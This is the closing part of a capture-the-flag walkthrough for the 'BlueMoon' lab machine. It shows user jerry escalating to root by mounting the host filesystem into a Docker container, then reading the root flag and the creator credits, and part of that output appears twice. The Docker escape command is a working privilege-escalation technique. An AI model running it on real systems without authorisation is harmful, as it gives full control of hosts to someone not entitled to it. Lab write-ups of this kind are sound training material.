jerry@BlueMoon:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# cd /root
# ls -al
total 24
drwx------  3 root root 4096 Apr  4  2021 .
drwxr-xr-x 18 root root 4096 Mar  7  2021 ..
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Mar  7  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  240 Apr  4  2021 root.txt
# cat root.txt

==> Congratulations <==

You Reached Root ... !

Root-Flag

     Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

        Kirthik - Karvendhan


instagram = ____kirthik____


!......Bye See You Again......!

# 
```

```
# cat root.txt

==> Congratulations <==

You Reached Root ... !

Root-Flag

     Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

        Kirthik - Karvendhan


instagram = ____kirthik____


!......Bye See You Again......!

# 
```